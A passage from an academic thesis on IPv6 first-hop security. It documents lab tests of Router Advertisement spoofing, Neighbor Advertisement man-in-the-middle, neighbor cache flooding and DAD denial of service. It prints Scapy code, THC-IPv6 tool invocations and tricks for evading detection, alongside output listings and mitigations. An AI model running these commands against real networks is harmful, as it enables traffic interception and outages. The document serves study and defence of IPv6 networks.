unambiguously reveals that this is not a normal behavior. Note that this attack does not harm Linux with the same burden as Windows, since the CPU load of a Linux machine decreases immediately after the attack is stopped. It inserts the routing entries but does not generate a few thousand IPv6 addresses as Windows does. It only creates a few IPv6 addresses as a result of a pre-configured limit of the 16 IPv6 addresses, [68]. Unlike Cisco, that fixed this issue for their ASA firewalls, the denial of service attack is still present on Windows machines

```
weberjoh@weberjoh-OptiPlex-GX620:~$ sudo scapy
Welcome to Scapy (2.2.0)
>>> ra = IPv6(src="fe80::212:3fff:fe51:da95",dst="ff02::1") /ICMPv6ND_RA(chlim=64,
    routerlifetime=300) /ICMPv6NDOptMTU(mtu=1500) /ICMPv6NDOptSrcLLAddr(lladdr="00:12:3
    f:51:da:95") /ICMPv6NDOptPrefixInfo(prefixlen=64,validlifetime=240,
    preferredlifetime=180,prefix="2001:db8:dead::")
>>> ra.show()
###[ IPv6 ]###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= ICMPv6
  hlim= 255
  src= fe80::212:3fff:fe51:da95
  dst= ff02::1
###[ ICMPv6 Neighbor Discovery - Router Advertisement ]###
     type= Router Advertisement
     code= 0
     cksum= None
     chlim= 64
     M= 0
     O= 0
     H= 0
     prf= High
     P= 0
     res= 0
     routerlifetime= 300
     reachabletime= 0
     retranstimer= 0
###[ ICMPv6 Neighbor Discovery Option - MTU ]###
        type= 5
        len= 1
        res= 0x0
        mtu= 1500
###[ ICMPv6 Neighbor Discovery Option - Source Link-Layer Address ]###
           type= 1
           len= 1
           lladdr= 00:12:3f:51:da:95
###[ ICMPv6 Neighbor Discovery Option - Prefix Information ]###
              type= 3
              len= 4
              prefixlen= 64
              L= 1
              A= 1
              R= 0
              res1= 0
              validlifetime= 0xf0
              preferredlifetime= 0xb4
              res2= 0x0
              prefix= 2001:db8:dead::
>>> send(ra)
.
Sent 1 packets.
>>> exit()
```

Listing 3.12: RA Spoofing: packet constructed with Scapy.

```
1  weberjoh@D620-Ubuntu:~$ netstat -6 -s
2  Ip6:
3      232359 total packets received
4      41813 with invalid addresses
5      0 incoming packets discarded
6      190546 incoming packets delivered
7      0 forwarded
8  [...]
9  Icmp6:
10     190510 ICMP messages received
11     150 input ICMP message failed.
12     27 ICMP messages sent
13     ICMP input histogram:
14         router advertisement:  190360
15         ICMP output histogram:
16         router solicits: 3
17         neighbor solicits: 16
18 [...]
```

Listing 3.13: RA Flooding: flood_router26 attack increases counters

(November 2012) since they "downplayed the risk because the hole requires a physical connection to the wired LAN", [14].

It is not easy for an IPv6 node to prevent this attack since it *must* handle Router Advertisements as they are essential for SLAAC and the overall concept of IPv6. However, since a network administrator knows that nodes in his subnets do not need more than a few IPv6 address from different prefixes, a rate limit for the processing of RAs and the following SLAAC can be a good choice. Furthermore, Router Advertisements travel through all layer 2 devices such as switches. Hence, a switch could adopt a RA snooping feature similar to DHCP snooping, or it can use layer 2 ACLs in order to block spoofed Router Advertisements. RFC 6104 (Rogue IPv6 Router Advertisement Problem Statement) provides a more detailed overview for mitigating rogue RAs.

### 3.2.2. Neighbor Discovery Spoofing

An IPv6 node sends Neighbor Discovery messages for four different purposes (refer to Section 2.3.2): Stateless Address Autoconfiguration (SLAAC), Duplicate Address Detection (DAD), resolving of link-layer addresses, and Neighbor Unreachability Detection (NUD). This section deals with the wrong insertion of neighbor cache entries in the victim's neighbor cache.

#### Neighbor Advertisement Spoofing during Link-Layer Resolving

An attacker can disturb the link-layer address resolving if he answers to a Neighbor Solicitation (NS) with a falsified Neighbor Advertisement (NA) which contains the link-layer address of himself. If the victim accepts this packet, its IPv6 node will send all data link frames to the MAC address of the attacker. If the attacker furthermore spoofs the destination node with falsified Neighbor Ad-




Figure 3.6.: Neighbor Advertisement Spoofing Man-in-the-Middle Attack: all traffic between two IPv6 nodes on the same layer 2 link traverses through the attackers machine.

```
1 weberjoh@weberjoh-OptiPlex-GX620:~/thc-ipv6-2.0$ sudo ./parasite6 eth0
2 Remember to enable routing (ip_forwarding), you will denial service otherwise!
3  =>  echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
4 Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
5
6 Spoofed packet to fe80::48b9:fa94:8d77:62e3 as fe80::215:c5ff:fe52:5f4b
7 Spoofed packet to fe80::212:3fff:fe51:da95 as fe80::48b9:fa94:8d77:62e3
8 Spoofed packet to fe80::212:3fff:fe51:da95 as fe80::215:c5ff:fe52:5f4b
9 Spoofed packet to fe80::48b9:fa94:8d77:62e3 as fe80::212:3fff:fe51:da95
```

Listing 3.14: NA Spoofing: tool parasite6

vertisements, he performs a man-in-the-middle attack, i.e., he redirects the complete conversation between two parties and is able to read all data, as depicted in Figure 3.6. This Neighbor Discovery spoofing attack is very similar to an ARP spoofing attack in IPv4 networks, in which the attacker spoofs ARP packets with falsified MAC addresses. The primary goal for both attacks is the same: the attacker wants to be able to sniff packets even in a switched network, [102]. (An ARP spoof should not be confused with a MAC spoof in which the attacker changes its MAC address.)

The THC-IPv6 attacking toolkit [47] includes a tool for doing a NA spoofing attack: **parasite6**. It replies to all NS messages with a NA in which the MAC address of the attackers computer is published. While the attacker can use this tool to execute a denial of service attack if he specifies an invalid MAC address, its primary function is running a **man-in-the-middle attack**. Note that this procedure is a little bit different compared to an ARP spoof in which the attacker sends fake *unsolicited* ARP replies to the victim, [102, p. 109]. Instead of sending gratuitous Neighbor Advertisements, the parasite6 tool sends NAs after receiving a NS.

Since the Linux computer of the attacker should forward all IPv6 packets to its real destination in order to stay undetected by the end-users, the attacker must change the appropriate kernel parameter: `sysctl -w net.ipv6.conf.all.forwarding=1`. Now, the attacker can start the parasite6 tool which shows the spoofed packets continuously (Listing 3.14). Remember to use

```
C:\Users\Johannes Weber>netsh interface ipv6 show neighbor

Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
2001:db8:72ed:46:ed6c:dac9:e3be:fe79          00-15-c5-52-5f-4b  Stale
fe80::218:baff:fe31:c4e6                      00-18-ba-31-c4-e6  Reachable (Router)


C:\Users\Johannes Weber>netsh interface ipv6 show neighbor

Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
2001:db8:72ed:46:ed6c:dac9:e3be:fe79          00-12-3f-51-da-95  Reachable
fe80::218:baff:fe31:c4e6                      00-18-ba-31-c4-e6  Stale (Router)
```

Listing 3.15: NA Spoofing: the first neighbor cache shows the MAC addresses before the attack. After the attack, the MAC address corresponding to the first IPv6 address in the cache changed to the MAC address from the attackers computer.

```
C:\Users\Johannes Weber>tracert -6 2001:db8:72ed:46:ed6c:dac9:e3be:fe79

Tracing route to 2001:db8:72ed:46:ed6c:dac9:e3be:fe79 over a maximum of 30 hops

  1     1 ms    <1 ms     1 ms  2001:db8:72ed:46:d848:58f6:6f7e:a1f0
  2     1 ms     1 ms     1 ms  2001:db8:72ed:46:ed6c:dac9:e3be:fe79

Trace complete.
```

Listing 3.16: NA Spoofing: this traceroute command reveals that the attacker redirects all packets via his computer, even though both victims reside on the same IPv6 subnet.

IPv4 and not IPv6 for managing the routers, firewalls, and PCs since this attack disturbs the IPv6 management connections, too.

In a basic test laboratory with two victim computers and one router, the neighbor caches of both victims change immediately after they communicate with each other. Listing 3.15 shows the neighbor cache on a Windows 7 computer before and during the attack. The second one reveals, that the MAC address of the global unicast IPv6 address changed from `00-15-c5-52-5f-4b` to `00-12-3f-51-da-95`, what is actually the MAC address of the attackers machine. Now, the attacker redirects all IPv6 connections over himself, as the traceroute command in Listing 3.16 reveals: even though both victims reside on the same LAN, and therefore no routing should occur, all IPv6 packets are routed over the attackers computer. The IPv6 prefix/subnet IDs of the first hop (the attackers computer) and the destination IPv6 address are the same (`2001:db8:72ed:46::`).

During our tests we noticed that this attack behaves differently depending on the IPv6 stack, especially depending on how long a neighbor entry is stored in the neighbor cache. For example, a Cisco router stores its neighbors with the STALE state several hours while Linux removes its

```
1  jw-rub-r1#show ipv6 neighbors vlan 46 | exclude FE80::
2  IPv6 Address                              Age Link-layer Addr State Interface
3  2001:DB8:72ED:46:853C:DCDD:46E8:38F0        0 14fe.b5b2.3fe8  REACH Vl46
4  2001:DB8:72ED:46:ED6C:DAC9:E3BE:FE79        0 0015.c552.5f4b  REACH Vl46
5
6  jw-rub-r1#clear ipv6 neighbors vlan 46
7
8  jw-rub-r1#show ipv6 neighbors vlan 46 | exclude FE80::
9  IPv6 Address                              Age Link-layer Addr State Interface
10 2001:DB8:72ED:46:853C:DCDD:46E8:38F0        0 0012.3f51.da95  REACH Vl46
11 2001:DB8:72ED:46:ED6C:DAC9:E3BE:FE79        0 0012.3f51.da95  REACH Vl46
```

Listing 3.17: NA Spoofing: since this node knows both victims MAC addresses before the attack, it does not update its neighbor cache with wrong entries even though the attack was active. Only after clearing the cache, the Neighbor Advertisment spoofing succeeds.

neighbors after a few seconds, except the entries for routers. This changes the behavior of the NA spoofing attack since the Cisco router still knows the MAC address of an IPv6 node, even though the last active communication is several hours ago. If this router wants to send a data link frame to the IPv6 destination node, it already knows the MAC address and must *not* send a Neighbor Solicitation before, hence, the NA spoofing does not effect this communication. After receiving a frame from the legitimate destination, the router updates its neighbor cache and sets the correspondent entry to REACH. (Even if the router does not receive an answer which is sent from any upper layer protocol, it could force a Neighbor Unreachability Detection (NUD) message, i.e., a Neighbor Solicitation which is sent to the *unicast* IPv6 address of the destination and not the solicited-node multicast address. Therefore, the NA spoofing attack does not see this message and has no chance to spoof it.) A situation in which this router *must send* a Neighbor Solicitation prior to send a frame occurs if the neighbor cache is cleared and therefore has no entries. Listing 3.17 depicts that behavior: the parasite6 attack was running all the time, but the already known link-layer addresses remained the same until the cache is cleared. After this clearance, both IPv6 addresses are assigned to different MAC addresses as before, i.e., they are both assigned to the attackers MAC address `0012.3f51.da95` (Lines 10 & 11).

We noticed another behavior of the attackers host during our parasite6 tests: Ubuntu Linux creates ICMPv6 redirect messages (type 137) if a victim sends its traffic to the attackers MAC address. These redirect messages contain the correct MAC address of the destination and tell the victim to use it instead of the attackers MAC address. This actually prevents the attack. The attacker can block the sending of this messages if he alters his host firewall ACLs, e.g., `ip6tables -A OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP`, [40]. The command `ip6tables -L` lists all entries in the firewall module. (For IPv4, the sending of redirect messages could be prevented by setting the `send_redirects` option to 0. But since this option does not exist for IPv6, the dropping of these packets can be used as a workaround.)

```
1  weberjoh@D620-Ubuntu:~$ sudo tcpdump -i eth0 -v icmp6
2  tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
3  12:36:43.809790 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:db8:72
       ed:46:888c:f4c8:9945:9bc3 > ff02::1:ff35:6ac0: [icmp6 sum ok] ICMP6, neighbor
       solicitation, length 32, who has 2001:db8:72ed:46:91d3:6f25:6e35:6ac0
4            source link-address option (1), length 8 (1): 00:15:c5:52:5f:4b
5  12:36:43.810924 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:db8:72
       ed:46:91d3:6f25:6e35:6ac0 > 2001:db8:72ed:46:888c:f4c8:9945:9bc3: [icmp6 sum ok]
       ICMP6, neighbor advertisement, length 32, tgt is 2001:db8:72ed:46:91d3:6f25:6e35:6
       ac0, Flags [solicited, override]
6            destination link-address option (2), length 8 (1): 00:12:3f:51:da:95
7  12:36:43.811166 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:db8:72
       ed:46:91d3:6f25:6e35:6ac0 > 2001:db8:72ed:46:888c:f4c8:9945:9bc3: [icmp6 sum ok]
       ICMP6, neighbor advertisement, length 32, tgt is 2001:db8:72ed:46:91d3:6f25:6e35:6
       ac0, Flags [solicited, override]
8            destination link-address option (2), length 8 (1): 14:fe:b5:b2:3f:e8
9  12:36:43.812007 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) 2001:db8:72
       ed:46:91d3:6f25:6e35:6ac0 > 2001:db8:72ed:46:888c:f4c8:9945:9bc3: [icmp6 sum ok]
       ICMP6, neighbor advertisement, length 32, tgt is 2001:db8:72ed:46:91d3:6f25:6e35:6
       ac0, Flags [solicited, override]
10           destination link-address option (2), length 8 (1): 00:12:3f:51:da:95
```

Listing 3.18: NA Spoofing Race Condition: after the Solicitation, three Advertisements arrive at the victim: the first one with the MAC address from the attacker (Line 6) and the second one with the correct MAC address (Line 8). Line 10 offers the attacker's MAC address a second time.

From the attacker's point of view, another problem occurs while using the Neighbor Advertisement spoofing attack: the attacker is not the only one who sends a NA after receiving the Neighbor Solicitation; obviously the real destination node sends a NA, too. This results in a **race condition** in which both Neighbor Advertisements race against each other in order to be used by the outgoing frames and to be inserted in the victims neighbor cache. This is again similar to the IPv4 ARP spoof attack in which the correct ARP reply and the spoofed ARP reply race against each other, [83, p. 11]. Listing 3.18 shows an example of a race condition: the victim sends a Neighbor Solicitation and asks for the appropriate link-layer address. The first two NAs arrived in a gap of two milliseconds: while Line 6 offers the fake MAC address of the attacker, Line 8 provides the correct MAC address of the IPv6 destination. Line 10 offers the attacker's MAC address again, since the parasite6 tool sends two NAs with a little delay. In this example, the victim's Linux computer took the attackers MAC (first arrived Neighbor Advertisement) and used it for the communication with the destination node. Note that the parasite6 tool on the attackers machine shows a "Spoofed packet to [...]" line after each spoofed packet it has sent, as depicted in Listing 3.14, which does *not* indicate that the spoof attack actually succeeded, since the race condition can also be won by the legitimate IPv6 node.

#### Neighbor Advertisement Spoofing combined with Router Advertisement Spoofing

With an ARP spoof in IPv4 it is also possible to spoof the default router, i.e., execute a man-in-the-middle attack for *all* connections to and from the Internet. This is possible since each IPv4 node that wants to communicate with other subnets must know the IPv4 address of the default router. This information is either configured manually or received via DHCPv4. If a node wants to send an IPv4 packet to the default router it first sends out an ARP request to resolve the appropriate MAC address. The attacker is now able to spoof the ARP reply with his own MAC address and can continues his MITM Attack. This situation has changed with the advent of IPv6 since all IPv6 nodes receive continuously Router Advertisements from all routers that contain its link-layer address. The routing tables of the IPv6 nodes store the IPv6 address while the neighbor caches store the MAC address inclusive the router flag. Even if this neighbor cache entry stays STALE for a long time, it is not deleted from the table, as we have noted on Windows und Linux machines. Hence, an attacker cannot spoof the link-layer address of the router in the same way he does in IPv4. As already explained in Section 3.2.1, the attacker can spoof the default router with faked Router Advertisements. If he runs both spoofing attacks simultaneously, all IPv6 nodes will alter their routing tables with the new router (RA spoof) *and* the router will store the falsified link-layer addresses of the nodes (NA spoof).

However, in our test laboratory we noticed that running both spoofing tools from the THC-IPv6 attacking toolkit at once, i.e., fake_router26 and parasite6, the network and the MITM Attack were not stable operating. According to different IPv6 stack implementations and race conditions, some IPv6 packets went over the attackers machine while other did not. Listing 3.19 shows two traceroute executions from a computer connected to an outside subnet to a computer inside the network which was attacked. Even if the attack was running all the time, one traceroute command revealed only one intermediary hop (correct) while the other one showed two, i.e., the attackers machine was inserted in the middle.[4]

Until now, we used the parasite6 tool to execute a basic man-in-the-middle attack by delivering falsified Neighbor Advertisement messages. We discovered that different operating systems such as Windows and Linux, but also our Cisco Router are vulnerable to this type of attack. However, we also realized that executing a NA spoofing attack is not very reliable from the attackers point of view. Furthermore, running a NA spoofing attack and RA spoofing attack at once results in temporarily denial of service attacks since the network behaves not consistent. For those who are willing to fine-tune the NA spoofing attack can experiment with the `-l` option of parasite6 which "loops and resends the packets per target every 5 seconds" or the `-R` option which "will also try to inject the destination of the solicitation", [47]. In fact, running parasite6 with the loop option extends the REACH state of the neighbor cache entries in all operating systems which decreases

[4] We do not exactly know whether this instable behaviour arises from failures in the tools, in the IPv6 implementations, or from the IPv6 specification at all. Further investigations have to be done to identify the exact behaviour in order to update the appropriate sections.

```
1  weberjoh@jw-nb09:~$ traceroute6 2001:db8:72ed:46:ed6c:dac9:e3be:fe79
2  traceroute to 2001:db8:72ed:46:ed6c:dac9:e3be:fe79 from 2001:db8:72ed:a9d7:ba3f:57be:
       af5b:de2f, 30 hops max, 16 byte packets
3   1  2001:db8:72ed:a9d7::1  0.677 ms  0.559 ms  0.552 ms
4   2  2001:db8:72ed:46:ed6c:dac9:e3be:fe79  0.781 ms  0.633 ms  0.605 ms
5
6
7  weberjoh@jw-nb09:~$ traceroute6 2001:db8:72ed:46:ed6c:dac9:e3be:fe79
8  traceroute to 2001:db8:72ed:46:ed6c:dac9:e3be:fe79 from 2001:db8:72ed:a9d7:ba3f:57be:
       af5b:de2f, 30 hops max, 16 byte packets
9   1  2001:db8:72ed:a9d7::1  0.67 ms  0.577 ms  0.522 ms
10  2  2001:db8:72ed:46:d848:58f6:6f7e:a1f0  0.559 ms  0.527 ms  0.559 ms
11  3  2001:db8:72ed:46:ed6c:dac9:e3be:fe79  0.777 ms  0.685 ms  0.685 ms
```

Listing 3.19: NA Spoofing: even though the attack was running all the time, the first traceroute command reveals only one hop (correct) while the second one reveals two hops (attack).

the losing of the race condition. Furthermore, the SI6 Networks' IPv6 Toolkit [36] also offers a Neighbor Advertisement spoofing tool, called **na6**. It has far more options than parasite6, e.g., it has a built-in filter for Neighbor Solicitations in order to spoof only some IPv6 nodes link-layer address resolving and not the whole subnet at once.

#### Unsolicited Neighbor Advertisement Spoofing

In addition to reply to Neighbor Solicitations, an attacker can send gratuitous Neighbor Advertisements in order to change the MAC address in the neighbors cache of a victim, or to insert a completely new neighbor. While the first situation is correct due to RFC 4861 (Section 7.2.6, "Sending Unsolicited Neighbor Advertisements"), the second one is not. In these Neighbor Advertisements, the solicited S flag is not set. The THC-IPv6 attacking toolkit [47] provides an appropriate tool to send special crafted Neighbor Advertisements: **fake_advertise6**, which has the following syntax: `./fake_advertise6 [-DHF] interface ip-address-advertised [target-address [mac-address-advertised [source-ip-address]]]`.[5] (Due to improper naming of the options, the "ip-address-advertised" specifies the target address field in the RA message, while the "target-address" actually specifies the destination address of the IPv6 packet.) Listing 3.20 shows the two different NAs sent by the tool to falsify the neighbor caches of all nodes. The attacker specified the target IPv6 address `fe80::215:c5ff:fe52:5f4b` and the spoofed MAC address `11:22:33:44:55:66`. Fake_advertise6 sends two different RAs, one with the override O flag set, the other one without any flags. Normally, this message does only alter a neighbor chache entry if it already exists due to RFC 4861 which states: "If no entry exists, the advertisement SHOULD be silently discarded. There is no need to create an entry if none exists, since the recipient has apparently not initiated any communication with the target." Therefore,

[5] In version 2.0 of the THC-IPv6 attacking toolkit, fake_advertise6 is sending a wrong MAC address in the ICMPv6 target link-layer address option if the optional "mac-address-advertised" attribute is not issued. We have reported this issue to the author, Marc Heuse, who has fixed it for the 2.1 release of the toolkit.

```
1 11:57:03.335698 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) fe80::215:
    c5ff:fe52:5f4b > ip6-allnodes: [icmp6 sum ok] ICMP6, neighbor advertisement, length
     32, tgt is fe80::215:c5ff:fe52:5f4b, Flags [override]
2          destination link-address option (2), length 8 (1): 11:22:33:44:55:66
3 11:57:03.335723 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) fe80::215:
    c5ff:fe52:5f4b > ip6-allnodes: [icmp6 sum ok] ICMP6, neighbor advertisement, length
     32, tgt is fe80::215:c5ff:fe52:5f4b, Flags [none]
4          destination link-address option (2), length 8 (1): 11:22:33:44:55:66
```

Listing 3.20: NA Spoofing: fake_advertise6 sends gratuitous Neighbor Advertisements.

the attacker can use this tool to systematically inject falsified neighbor cache entries in particular victims from which he believes that they have already an entry with the victims IPv6 address. However, if an IPv6 stack has not implemented all RFCs correctly and would alter the neighbor cache upon receiving an unsolicited Neighbor Advertisement, the attacker could spoof the neighbor cache independently of any communications.

A similar tool which tries to conduct a denial of service attack is **flood_advertise6**. It simply sends hundreds of Neighbor Advertisements with random IPv6 and random MAC addresses in order to stress the CPUs of all nodes on the link. As already explained before, these NAs SHOULD NOT insert new IPv6-MAC bindings in order to flood the neighbor cache of a node, but the load of the CPUs on some small devices may become 100 %, resulting in a denial of service attack. It should be noted that flooding the network with link-layer frames from random source MAC address also floods the MAC address table, also known as Content Addressable Memory (CAM) table, of all intermediary switches. This results in some further unexpected and unstable behavior of the local network.

#### Neighbor Solicitation Spoofing

An IPv6 node sends Neighbor Solicitations (NS) for two reasons: it either wants to resolve the link-layer address of the IPv6 destination, or it has a neighbor cache entry in the PROBE state and performs a Neighbor Unreachability Detection (NUD). While the node sends the first mentioned NS to the solicited-node multicast address of the IPv6 destination, it sends the latter one to the unicast IPv6 address of the destination (refer to Table 2.3).

The THC-IPv6 attacking toolkit [47] provides two tools that send arbitrary Neighbor Solicitation messages: **fake_solicitate6** and **flood_solicitate6**. While the first one is able to send specific NSs, the second one simply floods the network with random NSs. Per default, both tools send their messages to the all-nodes multicast address `ff02::1` to reach all IPv6 nodes on a network. In fact, sending NS messages to the all-nodes multicast address is *not* a common case due to RFC 4861 (Neighbor Discovery) which states that the destination address of a NS must be "either the solicited-node multicast address corresponding to the target address, or the target address."

It further says about sending Neighbor Solicitations: "the solicitation is sent to the solicited-node multicast address corresponding to the target address.", in the case of resolving a link-layer address, and "the node actively probes the neighbor using unicast Neighbor Solicitation messages to verify that the forward path is still working.", related to NUD. However, in the section "Validation of Neighbor Solicitations", the RFC does not specify that a NS sent to any other IPv6 address, e.g., the all-nodes multicast address, must be discarded. Hence, even though IPv6 nodes do not need to process Neighbor Solicitations that are sent to the all-nodes multicast address, it is not incorrect due to the RFC.

Unlike the RA and NA spoofing attacks that can redirect IPv6 traffic via the attacker since they modify the victims routing table and neighbor cache entries, the NS spoofing attacks are more related to denial of service attacks since they can produce heavy CPU loads or neighbor cache overflows, but they cannot bring the victim to send his traffic to another node. After receiving the NS, the node should create a new neighbor cache entry, as the RFC specifies: "If an entry does not already exist, the node SHOULD create a new one and set its reachability state to STALE". Since this is a SHOULD and not a MUST, it is not mandatory for IPv6 nodes to create a new neighbor cache entry after receiving a NS.

Since we are not interested in sending single Neighbor Solicitations because falsifying the neighbor cache of the victims can be done with Neighbor Advertisement spoofing, we only use the flood_solicitate6 tool in order to flood the network with NSs. We use the tool in two different operations: one with sending NSs with complete random target addresses and one sending NSs with a target address of the victim. `./flood_solicitate6 eth0` sends thousands of Neighbor Solicitations from random IPv6 and MAC source addresses to the all-nodes multicast address with different random IPv6 target addresses (embedded in the NSs). All solicited IPv6 addresses are link-local addresses, i.e., they start with `fe80::`. (As already mentioned according to the flood_advertise6 tool, flood_solicitate6 also floods all intermediary switches with random MAC addresses resulting in overflows of the CAM tables.) In our test laboratory we noticed that neither the Windows or Linux operating systems nor the Cisco router respond to that Neighbor Solicitation messages. No IPv6 node adds some neighbor entries in its neighbor cache. Only the CAM table on the switch was flooded, which resulted in broadcasting all Ethernet frames to all network devices.

When specifying a target address an attacker can flood the network with Neighbor Solicitations from random IPv6 and MAC source addresses, all asking for the same IPv6 address, i.e., the target address: `./flood_solicitate6 eth0 fe80::48b9:fa94:8d77:62e3`. These NSs are still sent to the all-nodes multicast address and not to the solicited-node multicast address of the target address. If the target address is an existing IPv6 address from a victim which processes this NSs, he replies with a Neighbor Advertisement for each NS and adds a neighbor cache entry with a state of STALE. Since it does not receive any further messages from the fake IPv6 addresses, the victim

```
C:\Users\Johannes Weber>netsh i ipv6 sh neig

Internet Address                              Physical Address   Type
--------------------------------------------  -----------------  -----------
[...]
fe80::218:ffff:fe95:c541                      00-18-ff-95-c5-41  Probe
fe80::218:ffff:fe96:4a54                      00-18-ff-96-4a-54  Probe
fe80::218:ffff:fe9f:7b23                      00-18-ff-9f-7b-23  Probe
fe80::218:ffff:fea2:16c6                      00-18-ff-a2-16-c6  Probe
fe80::218:ffff:fea7:feb8                      00-18-ff-a7-fe-b8  Probe
fe80::218:ffff:feaa:670e                      00-18-ff-aa-67-0e  Probe
fe80::218:ffff:feb0:87e1                      00-18-ff-b0-87-e1  Probe
fe80::218:ffff:febd:8b40                      00-18-ff-bd-8b-40  Probe
```

Listing 3.21: NA Spoofing: Windows 7 has temporary neighbor entries with the PROBE state. All link-local IPv6 addresses have the correspondent MAC addresses.

```
jw-rub-r1#show ipv6 neighbors
IPv6 Address                             Age Link-layer Addr State Interface
FE80::218:EEFF:FE72:E615                   0 0015.c552.5f4b  REACH Vl46
FE80::218:5BFF:FECC:F9AB                   0 0015.c552.5f4b  REACH Vl46
FE80::218:FFF:FE07:8463                    0 0015.c552.5f4b  REACH Vl46
FE80::218:12FF:FEB6:88D2                   0 0015.c552.5f4b  REACH Vl46
FE80::218:3CFF:FE34:A750                   0 0015.c552.5f4b  REACH Vl46
FE80::218:C6FF:FEB7:A9D6                   0 0015.c552.5f4b  REACH Vl46
FE80::218:C2FF:FE08:2568                   0 0015.c552.5f4b  REACH Vl46
FE80::218:7FF:FED4:96B4                    0 0015.c552.5f4b  REACH Vl46
[...]
```

Listing 3.22: NS and NA Spoofing: the Cisco Router has REACHABLE neighbors in its cache, all with the same (spoofed) MAC address.

will send a Neighbor Solicitation to all random unicast IPv6 addresses in order to perfom NUD. As long as the attacker does not answer to this NS, the neighbor entries will expire immediately. As an example, Listing 3.21 shows the neighbor cache from Windows 7 while probing for the just added neighbors. As no one replies for these probes, all entries are cleaned after a few seconds.

A way to flood the neighbor cache with REACH states is to run flood_solicitate6 in parallel with parasite6, which spoofs the NSs from the victim with faked NAs, i.e., the NUDs from the victim are answered, but all with the same MAC address. In fact, Listing 3.22 shows the neighbor cache of a Cisco router, in which many IPv6 addresses (originated by flood_solicitate6) are added with the same MAC address (spoofed by parasite6) with an state of REACH. This results in a huge neighbor cache since these REACH entries change its state to STALE after a few seconds, but will remain a few hours in the neighbor cache in the case of the Cisco router.

The SI6 Networks' IPv6 Toolkit [36] also offers a Neighbor Solicitation spoofing tool, called **ns6**. It has many specific options, e.g., it can also flood a network with random NS messages but provides a `--sleep` *seconds* option to not fully overflow the network with NSs like flood_solicitate6 does.

During our tests we noticed that Windows 7 does *not* change the state of its neighbor cache entries from PROBE to REACH, even all NUD NSs are answered by parasite6. Furthermore, we noticed that the neighbor cache at all behaves nondeterministic if the machine is flooded with many Neighbor Solicitation/Advertisement messages. Some listings that reveal this behavior are presented in Appendix B.2.

#### Remote Neighbor Solicitation Flooding

There is at least one attack which can be initiated from an attacker that is *not* on the local link, i.e., is off-link. The attacker can send packets into the remote subnet with randomized interface IDs. For example, he can randomly send echo-requests, such as the tool **ndpexhaust6** from Mario Fleischmann (bundled with the THC-IPv6 attacking toolkit [47]) does. It is called with `./ndpexhaust6 interface destination-network [sourceip]`, in which the destination-network is specified with the /prefix-length notation. All ping packets traverse through the Internet unto the router which allocates the subnet. "The last hop router is obligated to resolve these addresses by sending Neighbor Solicitation packets. A legitimate host attempting to enter the network may not be able to obtain Neighbor Discovery service from the last hop router as it will be already busy with sending other solicitations", (RFC 3756). If the attacker has enough bandwith, this attack can result in a denial of service attack for the remote subnet.

### 3.2.3. Duplicate Address Detection Denial of Service

"Duplicate Address Detection MUST be performed on all unicast addresses prior to assigning them to an interface, regardless of whether they are obtained through stateless autoconfiguration, DHCPv6, or manual configuration [...]. A tentative address that is determined to be a duplicate as described above MUST NOT be assigned to an interface, and the node SHOULD log a system management error", (RFC 4862). In a local area network in which no attacker resides, this DAD procedure originates no problems, as discussed in Section 2.4. Interface IDs that are generated with respect to EUI-64 are unique since MAC addresses of NICs are globally unique, and interface IDs that are generated due to privacy extensions, i.e., are randomized, have only a very small likelihood of beeing a duplicate on the same network. Therefore, each tentative link-layer and global unicast IPv6 is first checked via DAD and almost always assigned to the IPv6 interface.

An attacker can perform a DoS attack with the **dos-new-ip6** tool from the THC-IPv6 attacking toolkit [47]. This program answers to the Neighbor Solicitations from the victim with appropriate Neighbor Advertisements. The IPv6 source address of these NAs are the spoofed tentative IPv6 addresses that are requested in the NSs. The link-layer frames are sent from random MAC addresses which are also embedded in the NAs as the target link-layer address. (One more time, this attack also injects the spoofed MAC addresses in the CAM table of all intermediary switches.) This attack




Figure 3.7.: Duplicate Address Detection Denial of Service: the attacker answers to all DAD requests from the victim with Neighbor Advertisements.

